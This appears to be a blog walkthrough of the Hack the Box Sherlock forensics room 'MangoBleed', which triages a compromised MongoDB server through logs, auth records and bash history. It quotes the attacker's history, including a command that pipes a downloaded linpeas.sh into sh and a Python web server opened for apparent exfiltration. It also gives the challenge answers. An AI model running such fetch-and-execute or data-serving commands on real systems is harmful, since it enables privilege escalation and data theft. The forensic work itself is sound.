 Today, I’m going to tackle a new Hack the Box Sherlock room that just came out called MangoBleed. You can find it here. The scenario is as follows:
You were contacted early this morning to handle a high-priority incident involving a suspected compromised server. The host, mongodbsync, is a secondary MongoDB server. According to the administrator, it’s maintained once a month, and they recently became aware of a vulnerability referred to as MongoBleed. As a precaution, the administrator has provided you with root-level access to facilitate your investigation.
You have already collected a triage acquisition from the server using UAC. Perform a rapid triage analysis of the collected artifacts to determine whether the system has been compromised, identify any attacker activity (initial access, persistence, privilege escalation, lateral movement, or data access/exfiltration), and summarize your findings with an initial incident assessment and recommended next steps.
In order to work the case, we have to download the attachment from the room. It is a 31MB (~95MB unzipped) password-protected zip file and as seems to always be the case for HTB Sherlocks, the password to unzip it is hacktheblue.
Task 1: What is the CVE ID designated to the MongoDB vulnerability explained in the scenario?

Answer 1: CVE-2025-14847
I just googled MongoBleed CVE and the answer was in the AI Overview
Task 2: What is the version of MongoDB installed on the server that the CVE exploited?
Answer 2: 8.0.16
For this one, Mongo puts version information inside the log. I did a head command on the log to look around and noted it. Here is what you’d want to do if you knew what you were doing going in and wanted to find it.
$ grep buildInfo ~/htb/MangoBleed/uac-mongodbsync-linux-triage/[root]/var/log/mongodb/mongod.log
{"t":{"$date":"2025-12-29T05:11:47.713+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"allocator":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
{"t":{"$date":"2025-12-29T05:16:58.104+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"allocator":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
{"t":{"$date":"2025-12-29T06:09:34.806+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"allocator":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
Task 3: Analyze the MongoDB logs to identify the attacker’s remote IP address used to exploit the CVE.
Answer 3: 65.0.76.43
For this one, there is a GitHub project called MongoBleed Detector. I downloaded and installed according to the instructions on the Readme. After doing so, here is the command that I ran. The -t was needed because the tool only goes back 3 days and this log file is older than that. The -p points us at the log file.
$ ~/htb/MangoBleed/mongobleed-detector/mongobleed-detector.sh --no-default-paths -t 20000 -p mongod.log
INFO: Analyzing 1 log file(s)...
INFO: Time window: 2025-12-23T00:22:07Z to now

????????????????????????????????????????????????????????????????????????????????????????????????????????????????????
?                              MongoBleed (CVE-2025-14847) Detection Results                                       ?
????????????????????????????????????????????????????????????????????????????????????????????????????????????????????

Analysis Parameters:
  Time Window:        20000 minutes
  Connection Thresh:  100
  Burst Rate Thresh:  400/min
  Metadata Rate:      0.10

Risk     SourceIP                                  ConnCount  MetaCount  DiscCount    MetaRate%    BurstRate/m FirstSeen (UTC)        LastSeen (UTC)
-------- ---------------------------------------- ---------- ---------- ---------- ------------ -------------- ---------------------- ----------------------
HIGH     65.0.76.43                                    37630          0      37630        0.00%       30104.00 2025-12-29T05:25:52Z   2025-12-29T05:27:07Z

???????????????????????????????????????????????????????????????????????????????????????????????????????????????????
Summary:
  HIGH:   1 source(s) - Likely exploitation detected

? IMPORTANT: If exploitation is confirmed, patching alone is insufficient.
  - Rotate all credentials that may have been exposed
  - Review accessed data for sensitive information disclosure
  - Check for lateral movement from affected systems
  - Preserve logs for forensic analysis
Task 4: Based on the MongoDB logs, determine the exact date and time the attacker’s exploitation activity began (the earliest confirmed malicious event)
Answer 4: 2025-12-29 05:25:52
Let’s grep the logs again using the attacker’s IP address from question 3. I’ll take the date and time from the first record up.
$ cat ~/htb/MangoBleed/uac-mongodbsync-linux-triage/\[root\]/var/log/mongodb/mongod.log | grep "65.0.76.43" | head
{"t":{"$date":"2025-12-29T05:25:52.743+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remote":"65.0.76.43:35340","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"099e057e-11c1-46ed-b129-a158578d2014"}},"connectionId":1,"connectionCount":1}}
{"t":{"$date":"2025-12-29T05:25:52.744+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn1","msg":"Connection ended","attr":{"remote":"65.0.76.43:35340","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"099e057e-11c1-46ed-b129-a158578d2014"}},"connectionId":1,"connectionCount":0}}
{"t":{"$date":"2025-12-29T05:25:52.745+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remote":"65.0.76.43:35348","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"de7eb8af-7ae8-4e03-bd86-433a12dd4de7"}},"connectionId":2,"connectionCount":1}}
{"t":{"$date":"2025-12-29T05:25:52.746+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn2","msg":"Connection ended","attr":{"remote":"65.0.76.43:35348","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"de7eb8af-7ae8-4e03-bd86-433a12dd4de7"}},"connectionId":2,"connectionCount":0}}
{"t":{"$date":"2025-12-29T05:25:52.747+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remote":"65.0.76.43:35350","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"1ebcc10f-4bc3-45f3-b7c0-d2d48d3a1d74"}},"connectionId":3,"connectionCount":1}}
{"t":{"$date":"2025-12-29T05:25:52.747+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn3","msg":"Connection ended","attr":{"remote":"65.0.76.43:35350","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"1ebcc10f-4bc3-45f3-b7c0-d2d48d3a1d74"}},"connectionId":3,"connectionCount":0}}
{"t":{"$date":"2025-12-29T05:25:52.748+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remote":"65.0.76.43:35354","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"4382ccb5-d3f3-4b72-8ff5-ac091028713c"}},"connectionId":4,"connectionCount":1}}
{"t":{"$date":"2025-12-29T05:25:52.749+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn4","msg":"Connection ended","attr":{"remote":"65.0.76.43:35354","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"4382ccb5-d3f3-4b72-8ff5-ac091028713c"}},"connectionId":4,"connectionCount":0}}
{"t":{"$date":"2025-12-29T05:25:52.749+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remote":"65.0.76.43:35358","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"25c2f19a-70ef-46d5-8aac-88451653b7ac"}},"connectionId":5,"connectionCount":1}}
{"t":{"$date":"2025-12-29T05:25:52.750+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn5","msg":"Connection ended","attr":{"remote":"65.0.76.43:35358","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"25c2f19a-70ef-46d5-8aac-88451653b7ac"}},"connectionId":5,"connectionCount":0}}
Task 5: Using the MongoDB logs, calculate the total number of malicious connections initiated by the attacker.
Answer 5: 75260
Looking back up at the output from Task 3 again, we see ConnCount:37630. I tried that and it wasn’t the answer. So I added the DiscCount of 37630 to it (37630+37630=75260) and that was the answer. I thought the tool was showing Connections and Disconnections (which I believe it is by parsing the log file for that IP and “Connection ended” vs that IP and “Connection accepted”), so it is possible that this answer is actually wrong or the question is poorly worded. Regardless, 75260 is the answer.
Task 6: The attacker gained remote access after a series of brute-force attempts. The attack likely exposed sensitive information, which enabled them to gain remote access. Based on the logs, when did the attacker successfully gain interactive hands-on remote access?
Answer 6: 2025-12-29 05:40:03
Let’s look at the auth log for this one. I want connection attempts that were from that IP and were Accepted. We get 2 results and the second one is the answer that they are looking for.
$ cat ~/htb/MangoBleed/uac-mongodbsync-linux-triage/\[root\]/var/log/auth.log | grep "from 65.0.76.43" | grep Accepted
2025-12-29T05:39:24.276756+00:00 ip-172-31-38-170 sshd[39825]: Accepted keyboard-interactive/pam for mongoadmin from 65.0.76.43 port 55056 ssh2
2025-12-29T05:40:03.475659+00:00 ip-172-31-38-170 sshd[39962]: Accepted keyboard-interactive/pam for mongoadmin from 65.0.76.43 port 46062 ssh2
Task 7: Identify the exact command line the attacker used to execute an in-memory script as part of their privilege-escalation attempt.
Answer 7: curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
The attacker got access to the box as the user mongoadmin. That means that commands that they ran would be stored in the .bash_history file in the user’s directory. When I cat it out, it isn’t that long, so I’ll just include it all in its entirety here and we see the answer.
$ cd ~/htb/MangoBleed/uac-mongodbsync-linux-triage/\[root\]/home/mongoadmin

$ ls -la
total 28
drwxrwxr-x 2 kali kali 4096 Jan  5 11:27 .
drwxrwxr-x 4 kali kali 4096 Jan  5 11:27 ..
-rwxrwxrwx 1 kali kali  250 Dec 29 00:48 .bash_history
-rwxrwxrwx 1 kali kali  220 Dec 29 00:17 .bash_logout
-rwxrwxrwx 1 kali kali 3771 Dec 29 00:17 .bashrc
-rwxrwxrwx 1 kali kali  807 Dec 29 00:17 .profile
-rwxrwxrwx 1 kali kali    7 Dec 29 00:46 .python_history

$ cat .bash_history
ls -la
whoami
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
cd /data
cd ~
ls -al
cd /
ls
cd /var/lib/mongodb/
ls -la
cd ../
which zip
apt install zip
zip
cd mongodb/
python3
python3 -m http.server 6969
exit
Task 8: The attacker was interested in a specific directory and also opened a Python web server, likely for exfiltration purposes. Which directory was the target?
Answer 8: /var/lib/mongodb
Same .bash_history file above. You can see that before the python web server is started, the attacker navigates to /var/lib/mongodb.
And that’s it!